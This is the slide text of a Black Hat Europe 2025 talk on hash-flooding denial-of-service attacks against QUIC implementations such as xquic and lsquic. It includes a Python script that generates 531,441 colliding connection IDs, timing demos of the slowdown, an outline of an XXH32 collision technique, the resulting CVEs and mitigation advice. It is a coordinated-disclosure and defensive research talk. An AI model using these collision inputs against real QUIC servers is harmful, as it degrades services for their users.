black hat BRIEFINGS

DECEMBER 10-11, 2025
EXCEL LONDON / UNITED KINGDOM

Cut To The QUIC

Slashing QUIC's Performance With A Hash DoS

Paul Bottinelli   Principal Security Engineer, Cryptography @ Trail of Bits

Paul Bottinelli

- Cryptography consultant

TRAIL OF BITS

15 years ago…

Hash DoS – A Long History

- **2003** – *Denial of Service via Algorithmic Complexity Attacks* by Crosby and Wallach at Usenix
- **2011** – *Efficient Denial of Service Attacks on Web Application Platforms* by Klink and Wälde at CCC
- **2012** – *Hash-flooding DoS reloaded: attacks and defenses* by Aumasson and Bernstein at CCC
- **2022** – *Let's Dance in the Cache - Destabilizing Hash Table on Microsoft IIS* by Orange Tsai at BHUSA

Hash DoS Ingredients

Attacker-controlled input

Weak hash function

Hash Tables

Hash Tables


```
{
 "Alice": "10.0.0.1",
 "Bob": "10.0.0.2",
 "Claire": "10.0.0.3",
 "Dan": "10.0.0.4"
}
```

Insertion and lookup complexity

*O(1)**


Insertion

```
function insert(key, value)
  index = hash(key) % len(array)
  array[index] = (key, value)

> insert("Alice",“10.0.0.1”)
   hash("Alice") = 6
   index = 6 % 4 = 2
```




Insertion

```
function insert(key, value)
  index = hash(key) % len(array)
  array[index] = (key, value)

> insert("Alice",“10.0.0.1”)
   hash("Alice") = 6
   index = 6 % 4 = 2
   array[2] = ("Alice",“10.0.0.1”)
```




Insertion

```
function insert(key, value)
  index = hash(key) % len(array)
  array[index] = (key, value)

> insert("Alice",“10.0.0.1”)
[SUCCESS] inserted at index 2

> insert("Bob",“10.0.0.2”)
[SUCCESS] inserted at index 0
```




Insertion

```
function insert(key, value)
  index = hash(key) % len(array)
  array[index] = (key, value)

> insert("Alice",“10.0.0.1”)
[SUCCESS] inserted at index 2

> insert("Bob",“10.0.0.2”)
[SUCCESS] inserted at index 0

> insert("Claire",“10.0.0.3”)
[ERROR] index 2 full!
```




Collision Resolution Strategies

Open addressing



Separate chaining



Hash Denial of Service

Lookup complexity of colliding elements

O(n)

Amortized complexity with *n* elements

O(n²)

Hash DoS are **algorithmic complexity** attacks.


Hash DoS Ingredients

QUIC (quickly)


QUIC

- Transport protocol originally designed by Google in 2012
- Formalized under RFC 9000 (and 8999, 9001, and 9002)
- Backbone of HTTP/3
- Improve performance of web applications and reduce network latency with UDP
- Leverages TLS 1.3 handshake

TCP+TLS




Client
Server
SYN
SYN/ACK
ACK,CHLO
SHLO,Cert,SKex
CKex,CCS,Fin
CCS,Fin
data
TCP
Handshake
TLS
Handshake


TCP+TLS
QUIC
Client
Server
Client
Server
SYN
SYN/ACK
ACK,CHLO
SHLO,Cert,SKex
CKex,CCS,Fin
CCS,Fin
data
TCP
Handshake
TLS
Handshake
vs
Init, CHLO
Init,SHLO,Cert,Fin
Fin,data
QUIC
Handshake

QUIC Connections


Improve performance during network-switching events



QUIC Connections

Improve performance during network-switching events

- Backend server keeps track of connections using Connection IDs
- Regardless of any changes in the source IP address
- Upon switching networks connection is re-established by sending a packet containing CID




QUIC Connections

- A connection is *uniquely* identified by two connection IDs, the Source CID (SCID) and the Destination CID (DCID)

...	Dest. CID	Source CID	...

- The client selects Source Connection ID using an implementation-specific (...) method (RFC 9000, Section 5.1)
- Natural for the server to store them in a hash table indexed by CID
- SCID is attacker-controlled → Hash DoS !



Hash DoS Ingredients

Attacker-controlled input

Weak hash function

Hash DoS in QUIC

Modern programming languages protect against Hash DoS, see Rust's HashMap:

By default, `HashMap` uses a hashing algorithm selected to provide resistance against HashDoS attacks. The algorithm is randomly seeded,

How easy is it to find vulnerable implementations?


Multiplicative Hash in xquic

```
uint64_t xqc_hash_string(const u_char *data, size_t len){
 uint64_t hash_value = 0;
 for (size_t i = 0; i < len; ++i) {
   hash_value = hash_value * 31 + data[i];
 }
 return hash_value;
}
```

Multiplicative Hash in xquic

```c
uint64_t xqc_hash_string(const u_char *data, size_t len){
 uint64_t hash_value = 0;
 for (size_t i = 0; i < len; ++i) {
   hash_value = hash_value * 31 + data[i];
 }
 return hash_value;
}
```

```
> xqc_hash_string({0x01,0x02}, 2)
```



Multiplicative Hash in xquic

```
uint64_t xqc_hash_string(const u_char *data, size_t len){
 uint64_t hash_value = 0;
 for (size_t i = 0; i < len; ++i) {
   hash_value = hash_value * 31 + data[i];
 }
 return hash_value;
}
```

```
> xqc_hash_string({0x01,0x02}, 2)
```

hash_value = 33

Computing Collisions in `xquic`

```
hash(0xXXYY) = 31*XX + YY

hash(0x00ff) = 31*0 + 255 = 255
               31*1 + 224 = 255 = hash(0x01e0)
               31*2 + 193 = 255 = hash(0x02c1)
               ...
               31*8 + 7   = 255 = hash(0x0807)
```


The nine 2-byte arrays all hash to the same value

→ Equivalent Substring Attack!

Equivalent Substring Attack in xquic

```c
uint64_t xqc_hash_string(const u_char *data, size_t len){
 uint64_t hash_value = 0;
 for (size_t i = 0; i < len; ++i) {
   hash_value = hash_value * 31 + data[i];
 }
 return hash_value;
}
```

```
> xqc_hash_string({0x00,0xFF}, 2)
> xqc_hash_string({0x00,0xFF,0xFF}, 3)
  = 8036
> xqc_hash_string({0x01,0xE0,0xFF}, 3)
  = 8036
```



Appending the same suffix to colliding arrays maintains the hash collision!

Equivalent Substring Attack on `xquic`

The nine 2-byte arrays all hash to the same value

```
hash(0x00ff)
hash(0x01e0)
hash(0x02c1)
hash(0x03a2)
hash(0x0483)
hash(0x0564)
hash(0x0645)
hash(0x0726)
hash(0x0807)
```

Equivalent Substring Attack on `xquic`

The nine 2-byte arrays all hash to the same value

```
hash(0x00ff     )
hash(0x01e0     )
hash(0x02c1     )
hash(0x03a2     )
hash(0x0483     )
hash(0x0564     )
hash(0x0645     )
hash(0x0726     )
hash(0x0807     )
```

Equivalent Substring Attack on `xquic`

The nine 4-byte arrays all hash to the same value

```
hash(0x00ffabcd )
hash(0x01e0abcd )
hash(0x02c1abcd )
hash(0x03a2abcd )
hash(0x0483abcd )
hash(0x0564abcd )
hash(0x0645abcd )
hash(0x0726abcd )
hash(0x0807abcd )
```

Equivalent Substring Attack on `xquic`

The nine 4-byte arrays all hash to the same value

```
hash(0x00ff00ff)
hash(0x01e000ff)
hash(0x02c100ff)
hash(0x03a200ff)
hash(0x048300ff)
hash(0x056400ff)
hash(0x064500ff)
hash(0x072600ff)
hash(0x080700ff)
```

Equivalent Substring Attack on `xquic`

The nine 4-byte arrays all hash to the same value

```
hash(0x00ff00ff)
hash(0x01e001e0)
hash(0x02c102c1)
hash(0x03a203a2)
hash(0x04830483)
hash(0x05640564)
hash(0x06450645)
hash(0x07260726)
hash(0x08070807)
```

Equivalent Substring Attack on `xquic`

The nine 4-byte arrays all hash to the same value

```
hash(0x00ff02c1 )
hash(0x01e001e0 )
hash(0x02c100ff )
hash(0x03a20807 )
hash(0x04830564 )
hash(0x05640483 )
hash(0x064503a2 )
hash(0x07260645 )
hash(0x08070726 )
```

Equivalent Substring Attack on `xquic`

```
00ff 0000 0000 0000 0000 0000
01e0 0000 0000 0000 0000 0000
02c1 0000 0000 0000 0000 0000
03a2 0000 0000 0000 0000 0000
0483 0000 0000 0000 0000 0000
0564 0000 0000 0000 0000 0000
0645 0000 0000 0000 0000 0000
0726 0000 0000 0000 0000 0000
0807 0000 0000 0000 0000 0000
```

9

Equivalent substring attack

9

colliding CIDs

Equivalent Substring Attack on `xquic`

```
00ff 0807 0000 0000 0000 0000
01e0 00ff 0000 0000 0000 0000
02c1 01e0 0000 0000 0000 0000
03a2 02c1 0000 0000 0000 0000
0483 03a2 0000 0000 0000 0000
0564 0483 0000 0000 0000 0000
0645 0564 0000 0000 0000 0000
0726 0645 0000 0000 0000 0000
0807 0726 0000 0000 0000 0000
```

9×9

Equivalent substring attack

81

colliding CIDs

Equivalent Substring Attack on `xquic`

```
00ff 0807 0726 0000 0000 0000
01e0 00ff 0807 0000 0000 0000
02c1 01e0 00ff 0000 0000 0000
03a2 02c1 01e0 0000 0000 0000
0483 03a2 02c1 0000 0000 0000
0564 0483 03a2 0000 0000 0000
0645 0564 0483 0000 0000 0000
0726 0645 0564 0000 0000 0000
0807 0726 0645 0000 0000 0000
```

$9 \times 9 \times 9$

Equivalent substring attack

729

colliding CIDs

QUIC CIDs MUST be 8-20 bytes long

Equivalent Substring Attack on `xquic`

```
00ff 0807 0726 0645 0564 0483
01e0 00ff 0807 0726 0645 0564
02c1 01e0 00ff 0807 0726 0645
03a2 02c1 01e0 00ff 0807 0726
0483 03a2 02c1 01e0 00ff 0807
0564 0483 03a2 02c1 01e0 00ff
0645 0564 0483 03a2 02c1 01e0
0726 0645 0564 0483 03a2 02c1
0807 0726 0645 0564 0483 03a2
```

$$9 \times 9 \times 9 \times 9 \times 9 \times 9$$

Equivalent substring attack

531,441

colliding **12-byte** CIDs

```
botpaul@ubuntu ~/D/h/x/cdemo>
```

```
botpaul@ubuntu ~/D/h/x/cdemo> cat gen_collision.py
import itertools

# List of 2-byte hex strings
hex_values = ["00ff", "01e0", "02c1",
              "03a2", "0483", "0564",
              "0645", "0726", "0807"]

# Generate all 6-length permutations (with repetition)
for combo in itertools.product(hex_values, repeat=6):
    # Concatenate and print the result
    print("".join(combo))
botpaul@ubuntu ~/D/h/x/cdemo>
```


```
08070807080708070807260807
080708070807080708070 0ff
08070807080708070807 01e0
08070807080708070807 02c1
08070807080708070807 03a2
08070807080708070807 0483
08070807080708070807 0564
08070807080708070807 0645
08070807080708070807 0726
08070807080708070807 0807
botpaul@ubuntu ~/D/h/x/cdemo> time python3 gen_collision.py > collisions.txt


________________________________________________________
Executed in  102.27 millis    fish           external
   usr time   74.31 millis    0.01 millis   74.30 millis
   sys time   25.23 millis    1.13 millis   24.10 millis

botpaul@ubuntu ~/D/h/x/cdemo> wc -l collisions.txt
531441 collisions.txt
botpaul@ubuntu ~/D/h/x/cdemo>
```


Computing Collisions in `xquic`


- Meet-in-the-middle attack
  - Build table of prefixes
  - Sample target hash
  - Draw random suffixes
  - Compute reverse intermediate hash
  - If match, input prefix+suffix is a hash collision
- SMT solver
- Linear property of the hash function


https://github.com/pbottine/cut-to-the-quic

$$hash = c_n + c_{n-1} * 31 + c_{n-2} * 31^2 + \ ... + c_1 * 31^{n-1}$$


xquic – Cumulative Hash Table Lookup Time
Random SCIDs
Colliding SCIDs
Total Lookup Time (ms)
400000
300000
200000
100000
0
0
100000
200000
300000
400000
500000
Number of Hash Table Lookups


xquic – Cumulative Hash Table Lookup Time
Random SCIDs
Colliding SCIDs
400000
200000
100000
0
Total Lookup Time (ms)
0
100000
200000
300000
400000
500000
Number of Hash Table Lookups
7 min!


cpu menu preset *
09:05:30
- 200ms +
CPU 2%
C0 5%
C1 0%
LAV: 0.12 0.26 0.23
~/D/h/x/xdemo
~/Documents/hdos-benchmarks-main/xquic/xdemo
botpaul@ubuntu ~/D/h/x/xdemo>
~/D/h/x/xdemo
~/Documents/hdos-benchmarks-main/xquic/xdemo
botpaul@ubuntu ~/D/h/x/xdemo>



~/D/h/x/xdemo
~/Documents/hdos-benchmarks-main/xquic/xdemo

```
3154360FA0CA6A67C82BEEB5
73D9DCC721643A604D404CC7
botpaul@ubuntu ~/D/h/x/xdemo> time ./demo scid_random.txt 100000

________________________________________________________
Executed in  345.94 millis    fish           external
   usr time  339.44 millis    0.00 micros  339.44 millis
   sys time    6.41 millis  404.00 micros    6.01 millis

botpaul@ubuntu ~/D/h/x/xdemo> time ./demo scid_random.txt 200000

________________________________________________________
Executed in    1.11 secs      fish           external
   usr time  997.39 millis    0.00 micros  997.39 millis
   sys time    6.44 millis  447.00 micros    5.99 millis

botpaul@ubuntu ~/D/h/x/xdemo>
```

~/D/h/x/xdemo
~/Documents/hdos-benchmarks-main/xquic/xdemo

```
00F800F900FA00FB00FC0805
00F800F900FA00FB01DD00FD
botpaul@ubuntu ~/D/h/x/xdemo> time ./demo scid_coll.txt 100000

________________________________________________________
Executed in   11.97 secs     fish           external
   usr time   11.97 secs     0.00 micros   11.97 secs
   sys time    0.00 secs   548.00 micros    0.00 secs

botpaul@ubuntu ~/D/h/x/xdemo> time ./demo scid_coll.txt 200000

________________________________________________________
Executed in   50.23 secs     fish           external
   usr time   49.98 secs     0.00 micros   49.98 secs
   sys time    0.01 secs   538.00 micros    0.01 secs

botpaul@ubuntu ~/D/h/x/xdemo>
```

Hash DoS Ingredients

Attacker-controlled input

Weak hash function

Hash DoS Ingredients

Attacker-
controlled
input

CVE-2025-

More weak
hash
functions?

XXH32 **used in** `lsquic`

xxHash - Extremely fast hash algorithm

xxHash is an Extremely fast Hash algorithm, processing at RAM speed limits. Code is highly portable, and produces hashes identical across all platforms (little / big endian). The library includes the following algorithms :

- XXH32 : generates 32-bit hashes, using 32-bit arithmetic
- XXH64 : generates 64-bit hashes, using 64-bit arithmetic
- XXH3 (since `v0.8.0`): generates 64 or 128-bit hashes, using vectorized arithmetic. The 128-bit variant is called XXH128.

All variants successfully complete the SMHasher test suite which evaluates the quality of hash functions (collision, dispersion and randomness). Additional tests, which evaluate more thoroughly speed and collision properties of 64-bit hashes, are also provided.

Source: https://github.com/Cyan4973/xxHash

XXH32

```
class XXHash32 {
public:
  explicit XXHash32(uint32_t seed) {
    state[0] = seed + Prime1 + Prime2;
    state[1] = seed + Prime2;
    state[2] = seed;
    state[3] = seed - Prime1;
    bufferSize  = 0;
    totalLength = 0;
  }
  bool add(const void* input, uint64_t length) {
    if (!input || length == 0)
      return false;
    totalLength += length;
    // SNIP
  }

private:
  static const uint32_t Prime1 = 2654435761U;
  static const uint32_t Prime2 = 2246822519U;
  static const uint32_t Prime3 = 3266489917U;
  static const uint32_t Prime4 =  668265263U;
  static const uint32_t Prime5 =  374761393U;

  static const uint32_t MaxBufferSize = 15+1;
  uint32_t      state[4]; // state[2] == seed if totalLength <
MaxBufferSize
  unsigned char buffer[MaxBufferSize];
  unsigned int  bufferSize;
  uint64_t      totalLength;

  static inline uint32_t rotateLeft(uint32_t x, unsigned char bits) {
    return (x << bits) | (x >> (32 - bits));
  }

  static inline void process(const void* data, uint32_t& state0,
uint32_t& state1, uint32_t& state2, uint32_t& state3) {
    const uint32_t* block = (const uint32_t*) data;
    state0 = rotateLeft(state0 + block[0] * Prime2, 13) * Prime1;
    state1 = rotateLeft(state1 + block[1] * Prime2, 13) * Prime1;
    state2 = rotateLeft(state2 + block[2] * Prime2, 13) * Prime1;
    state3 = rotateLeft(state3 + block[3] * Prime2, 13) * Prime1;
  }
```

```
uint32_t hash() const {
  uint32_t result = (uint32_t)totalLength;

  // fold 128 bit state into one single 32 bit value
  if (totalLength >= MaxBufferSize)
    result += rotateLeft(state[0],  1) +
              rotateLeft(state[1],  7) +
              rotateLeft(state[2], 12) +
              rotateLeft(state[3], 18);
  else
    // internal state wasn't set in add(), therefore original seed is
still stored in state2
    result += state[2] + Prime5;

  // process remaining bytes in temporary buffer
  const unsigned char* data = buffer;

  // point beyond last byte
  const unsigned char* stop = data + bufferSize;

  // at least 4 bytes left ? => eat 4 bytes per step
  for (; data + 4 <= stop; data += 4)
    result = rotateLeft(result + *(uint32_t*)data * Prime3, 17) *
Prime4;

  // take care of remaining 0..3 bytes, eat 1 byte per step
  while (data != stop)
    result = rotateLeft(result + (*data++) * Prime5, 11) * Prime1;

  // mix bits
  result ^= result >> 15;
  result *= Prime2;
  result ^= result >> 13;
  result *= Prime3;
  result ^= result >> 16;
  return result;
}
```

XXH32


```
class XXHash32 {
public:
  explicit XXHash32(uint32_t seed) {
    state[0] = seed + Prime1 + Prime2;
    state[1] = seed + Prime2;
    state[2] = seed;
    state[3] = seed - Prime1;
    bufferSize  = 0;
    totalLength = 0;
  }
  bool add(const void* input, uint64_t length) {
    if (!input || length == 0)
      return false;
    totalLength += length;
    // SNIP
  }

private:
  static const uint32_t Prime1 = 2654435761U;
  static const uint32_t Prime2 = 2246822519U;
  static const uint32_t Prime3 = 3266489917U;
  static const uint32_t Prime4 =  668265263U;
  static const uint32_t Prime5 =  374761393U;

  static const uint32_t MaxBufferSize = 15+1;
  uint32_t      state[4]; // state[2] == seed if totalLength <
MaxBufferSize
  unsigned char buffer[MaxBufferSize];
  unsigned int  bufferSize;
  uint64_t      totalLength;

  static inline uint32_t rotateLeft(uint32_t x, unsigned char bits) {
    return (x << bits) | (x >> (32 - bits));
  }

  static inline void process(const void* data, uint32_t& state0,
uint32_t& state1, uint32_t& state2, uint32_t& state3) {
    const uint32_t* block = (const uint32_t*) data;
    state0 = rotateLeft(state0 + block[0] * Prime2, 13) * Prime1;
    state1 = rotateLeft(state1 + block[1] * Prime2, 13) * Prime1;
    state2 = rotateLeft(state2 + block[2] * Prime2, 13) * Prime1;
    state3 = rotateLeft(state3 + block[3] * Prime2, 13) * Prime1;
  }
```

```
uint32_t hash() const {
  uint32_t result = (uint32_t)totalLength;

  // fold 128 bit state into one single 32 bit value
  if (totalLength >= MaxBufferSize)
    result += rotateLeft(state[0],  1) +
              rotateLeft(state[1],  7) +
              rotateLeft(state[2], 12) +
              rotateLeft(state[3], 18);
  else
    // internal state wasn't set in add(), therefore original seed is
still stored in state2
    result += state[2] + Prime5;

  // process remaining bytes in temporary buffer
  const unsigned char* data = buffer;

  // point beyond last byte
  const unsigned char* stop = data + bufferSize;

  // at least 4 bytes left ? => eat 4 bytes per step
  for (; data + 4 <= stop; data += 4)
    result = rotateLeft(result + *(uint32_t*)data * Prime3, 17) *
Prime4;

  // take care of remaining 0..3 bytes, eat 1 byte per step
  while (data != stop)
    result = rotateLeft(result + (*data++) * Prime5, 11) * Prime1;

  // mix bits
  result ^= result >> 15;
  result *= Prime2;
  result ^= result >> 13;
  result *= Prime3;
  result ^= result >> 16;
  return result;
}
```

Simplified XXH32

```
uint32_t hash() const {
  uint32_t result = (uint32_t)totalLength;

  result += seed + Prime5;

  // process remaining bytes in temporary buffer
  const unsigned char* data = buffer;

  // point beyond last byte
  const unsigned char* stop = data + bufferSize;

  // at least 4 bytes left ? => eat 4 bytes per step
  for (; data + 4 <= stop; data += 4) {
    result += *(uint32_t*)data * Prime3;
    result = rotateLeft(result, 17);
    result *= Prime4;
  }
  return result;
}
```

Simplified XXH32




```
uint32_t hash() const {
  uint32_t result = (uint32_t)totalLength;

  result += seed + Prime5;

  // process remaining bytes in temporary buffer
  const unsigned char* data = buffer;

  // point beyond last byte
  const unsigned char* stop = data + bufferSize;

  // at least 4 bytes left ? => eat 4 bytes per step
  for (; data + 4 <= stop; data += 4) {
    result += *(uint32_t*)data * Prime3;
    result = rotateLeft(result, 17);
    result *= Prime4;
  }
  return result;
}
```


Simplified hash assuming `len(input) = 8`


Differential Cryptanalysis of XXH32

- Given input A||B, we can find pairs of deltas (D1, D2) such that

XXH32(A||B) = XXH32(A+D1||B+D2)

- Independent of the seed; collisions work for any seed!
- Exhaustive search yields over 100k of (D1, D2) pairs per input A||B




lsquic – Cumulative Hash Table Lookup Time
Random SCIDs
Colliding SCIDs
0.25
0.20
0.15
0.10
0.05
0.00
Total Lookup Time (ms)
0
100
200
300
400
500
Number of Hash Table Lookups

Results

aioquic	AppleQUIC	**ats**	Chromium
f5	haproxy	Haskell quic	**kwik**
lsquic	MsQuic	mvfst	Neqo
ngtcp2	nginx	ngin[illegible]are	**picoquic**
Pluginized QUIC	**quant**	quiche	quickly
Quinn	quic-go	s2n-quic	**xquic**


CVE-2025-24947

CVE-2025-23020

CVE-2025-24946


CVE-2025-47200

Disclosure Timeline



Interesting Notes

- Ericsson Rask, an experimental, pre-GA MP-QUIC implementation used Rust
- Chromium had noticed and fixed the issue in 2019
- New CVE was assigned after disclosure to Netty QUIC



CVE-2025-29908 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

Netty QUIC codec is a QUIC codec for netty which makes use of quiche. An issue was discovered in the codec. A hash collision vulnerability (in the hash map used to manage connections) allows remote attackers to cause a considerable CPU load on the server (a Hash DoS attack) by initiating connections with colliding Source Connection IDs (SCIDs). This vulnerability is fixed in 0.0.71.Final.

Black Hat Sound Bytes

Attacker-controlled input

Weak hash function

Protocol Designers:

- Design protocols with care
- Prevent attacker-controlled input
- Consider RFC 9414, 9415 and 9416

Vulnerability researchers:

- Keep findings Hash DoS attacks!

Protocol Implementers:

- Use languages with built-in Hash DoS protections
- Use hash functions that provide security
- Don’t roll your own

Thank you

- Trail of Bits (my employer)
- Javed Samuel @ NCC Group
- Lucas Pardue for coordinating disclosure process
- BlackHat for having me
- Phil Young for coaching

https://github.com/pbottine/cut-to-the-quic

Contact info

Name: Paul Bottinelli
Email: paul.bottinelli@trailofbits.com
LinkedIn: paulbottinelli
Bsky: @botpaul